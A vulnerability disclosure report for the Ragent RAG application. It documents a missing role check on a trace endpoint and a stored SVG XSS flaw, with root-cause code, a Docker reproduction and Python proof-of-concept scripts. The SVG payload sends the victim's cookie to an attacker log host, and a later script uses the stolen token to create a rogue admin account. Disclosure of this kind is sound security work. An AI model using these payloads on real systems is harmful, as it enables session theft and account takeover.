Ragent Vulnerability Report
Software: Ragent
Developer or vendor: nageoffer
Code repository: https://github.com/nageoffer/ragent
1. Regular User Can Read Other Users’ Traces
| Brief description: | A regular user can call /rag/traces/runs and read other users’ traces. |
|---|---|
| Affected versions: | 1.0.0 to 1.1.0 |
| Preconditions: | The attacker holds a regular user account. |
Root Cause
/rag/traces/runs in RagTraceController only requires login and does not check the user’s role. The relevant code is:
// rag/src/main/java/com/nageoffer/ai/ragent/rag/controller/RagTraceController.java:38-50    commit c3b6157730
@RestController
@RequiredArgsConstructor
public class RagTraceController {

    private final RagTraceQueryService ragTraceQueryService;

    @GetMapping("/rag/traces/runs")
    public Result<IPage<RagTraceRunVO>> pageRuns(RagTraceRunPageRequest request) {
        return Results.success(ragTraceQueryService.pageRuns(request));
    }
}
Reproduction Environment
The reproduction uses commit c3b61577.
The project does not provide a compose file. Place the attached docker-compose.yml in the project root and run:
cat > Dockerfile <<'EOF'
FROM eclipse-temurin:17-jre
WORKDIR /app
COPY src/bootstrap/target/bootstrap-0.0.1-SNAPSHOT.jar app.jar
EXPOSE 9090
ENTRYPOINT ["java","-XX:MaxRAMPercentage=75","-jar","/app/app.jar"]
EOF
(cd src && ./mvnw -DskipTests -Dspotless.check.skip=true clean package)
docker compose up -d --build
Log in as the administrator and create a regular user lowuser with password lowpass.
Reproduction
Start a conversation with the administrator account, then read it with the regular user:
import httpx

base = "http://127.0.0.1:19090/api/ragent"


def login(username, password):
    resp = httpx.post(f"{base}/auth/login", json={"username": username, "password": password})
    return resp.json()["data"]["token"]


admin = httpx.Client(headers={"Authorization": login("admin", "admin")}, timeout=60)
admin.post(f"{base}/users", json={"username": "lowuser", "password": "lowpass", "role": "user"})

with admin.stream("GET", f"{base}/rag/v3/chat", params={"question": "admin-private-question-42"}) as resp:
    for line in resp.iter_lines():
        if line:
            break

low = httpx.Client(headers={"Authorization": login("lowuser", "lowpass")}, timeout=30)
runs = low.get(f"{base}/rag/traces/runs", params={"pageNo": 1, "pageSize": 5}).json()["data"]["records"]
print(runs)

print(low.get(f"{base}/users").text)
The regular user queries /rag/traces/runs and receives 200. The response contains the administrator’s question and username:
[{"conversationId": "2117234767668707328", "question": "admin-private-question-42", "traceId": "2117234768415293440", "userId": "2001523723396308993", "username": "admin", ...}]When the regular user queries /users, the response is a permission error:
{"code":"A000001","data":null,"message":"权限不足","requestId":null,"success":false}/users checks for the administrator role, while /rag/traces/runs only checks login.
2. Stored SVG XSS Leads to Victim Account Takeover
| Brief description: | When a victim opens the file URL of an SVG uploaded by a regular user, the script executes and the attacker can take over the victim’s account. |
|---|---|
| Affected versions: | 1.1.0 |
| Preconditions: | The attacker holds a regular user account and can lure the victim into opening the file URL of an uploaded document. |
Root Cause
Document upload only requires login, and the file content is written to object storage unchanged. The relevant code is:
// rag/src/main/java/com/nageoffer/ai/ragent/knowledge/controller/KnowledgeDocumentController.java:96-100    commit c3b6157730
@PostMapping(value = "/knowledge-base/{kb-id}/docs/upload", consumes = MediaType.MULTIPART_FORM_DATA_VALUE)
public Result<KnowledgeDocumentVO> upload(@PathVariable("kb-id") String kbId,
                                          @RequestPart(value = "file", required = false) MultipartFile file,
                                          @ModelAttribute KnowledgeDocumentUploadRequest requestParam) {
    return Results.success(documentService.upload(kbId, requestParam, file));
}
DefaultFileStorageService.upload detects the type with Tika and writes the original bytes to object storage. The relevant code is:
// rag/src/main/java/com/nageoffer/ai/ragent/rag/service/impl/DefaultFileStorageService.java:72-90    commit c3b6157730
public StoredFileDTO upload(String namespace, MultipartFile file) {
    validateNamespace(namespace);
    Assert.isFalse(file == null || file.isEmpty(), "上传文件不能为空");

    String originalFilename = file.getOriginalFilename();
    long size = file.getSize();

    String detectedContentType;
    try (InputStream is = file.getInputStream()) {
        detectedContentType = TIKA.detect(is, originalFilename);
    }

    try (InputStream is = file.getInputStream()) {
        String key = documentKey(namespace, originalFilename);
        objectStorageClient.streamPut(kbBucket, key, is, size, detectedContentType);
        return buildStoredFileDTO(key, originalFilename, detectedContentType, size);
    }
}
The document download endpoint selects the Content-Type from CONTENT_TYPE_MAP based on fileType and returns the file inline. The relevant code is:
// rag/src/main/java/com/nageoffer/ai/ragent/knowledge/controller/KnowledgeDocumentController.java:187-199    commit c3b6157730
@GetMapping("/knowledge-base/docs/{docId}/file")
public void file(@PathVariable String docId, HttpServletResponse response) throws Exception {
    var doc = documentService.get(docId);
    String fileType = doc.getFileType() != null ? doc.getFileType().toLowerCase() : "";
    String contentType = CONTENT_TYPE_MAP.getOrDefault(fileType, "application/octet-stream");
    response.setContentType(contentType);
    response.setHeader("Content-Disposition", ContentDisposition.inline()
            .filename(doc.getDocName(), StandardCharsets.UTF_8)
            .build()
            .toString());
    try (InputStream in = fileStorageService.openStream(doc.getFileUrl())) {
        StreamUtils.copy(in, response.getOutputStream());
    }
}
CONTENT_TYPE_MAP maps svg to image/svg+xml. The relevant code is:
// rag/src/main/java/com/nageoffer/ai/ragent/knowledge/controller/KnowledgeDocumentController.java:82    commit c3b6157730
Map.entry("svg", "image/svg+xml")
When the victim opens /knowledge-base/docs/{docId}/file, the browser parses the response as an SVG document and executes the <script> under the API origin. The cookie set on login is named Authorization and lacks HttpOnly, so the script can read it and use it to call authenticated endpoints, taking over the victim’s account.
Reproduction Environment
Same as Section 1. Build and run docker compose up -d --build as described in Section 1. The API root is http://127.0.0.1:19090/api/ragent, and the administrator account is admin/admin. The reproduction uses the administrator account as the victim.
Reproduction
After the attacker logs in, create a knowledge base and upload the following report.svg. http://127.0.0.1:18080/ is the attacker’s HTTP log service:
<svg xmlns="http://www.w3.org/2000/svg" width="640" height="140">
  <script>
    document.title = "RAGENT_XSS_OK";
    fetch("http://127.0.0.1:18080/collect?c=" + encodeURIComponent(document.cookie), {mode: "no-cors"});
  </script>
  <rect width="640" height="140" fill="white"/>
  <text x="20" y="80" font-size="32" fill="red">XSS EXECUTED</text>
</svg>
The upload script is:
import httpx

base = "http://127.0.0.1:19090/api/ragent"


def login(username, password):
    resp = httpx.post(f"{base}/auth/login", json={"username": username, "password": password})
    return resp.json()["data"]["token"]


admin = httpx.Client(headers={"Authorization": login("admin", "admin")}, timeout=60)
admin.post(f"{base}/users", json={"username": "lowuser", "password": "lowpass", "role": "user"})

low = httpx.Client(headers={"Authorization": login("lowuser", "lowpass")}, timeout=60)
kb = low.post(f"{base}/knowledge-base", json={
    "name": "report-kb",
    "embeddingModel": "qwen-emb-8b",
    "collectionName": "report_kb_store"
}).json()["data"]

with open("report.svg", "rb") as f:
    doc = low.post(
        f"{base}/knowledge-base/{kb}/docs/upload",
        data={"sourceType": "FILE", "processMode": "CHUNK"},
        files={"file": ("report.svg", f, "image/svg+xml")}
    ).json()["data"]

print(doc["id"])

The administrator (victim) opens http://127.0.0.1:19090/api/ragent/knowledge-base/docs/{docId}/file in a browser, and the page displays XSS EXECUTED:
The HTTP log service receives the victim’s (administrator’s) cookie:
Authorization=cc41bdee51664c6887436bad552a7583Use the cookie to create the administrator account eviladmin and verify that the administrator account has been taken over:
import httpx

base = "http://127.0.0.1:19090/api/ragent"
stolen = "cc41bdee51664c6887436bad552a7583"
client = httpx.Client(headers={"Authorization": stolen}, timeout=30)
print(client.post(f"{base}/users", json={
    "username": "eviladmin",
    "password": "evilpass",
    "role": "admin"
}).text)
The account can then log in and query the user list:
create admin with stolen token: {"code":"0","data":"2117236505536626688","message":null,"requestId":null,"success":true}
login as eviladmin: admin dca56c9ceed04ae69db61a4772e6ea88
eviladmin /users: {"code":"0","data":{"current":1,"pages":1,"records":[{"id":"2117236505536626688","username":"eviladmin","role":"admin",...}]}}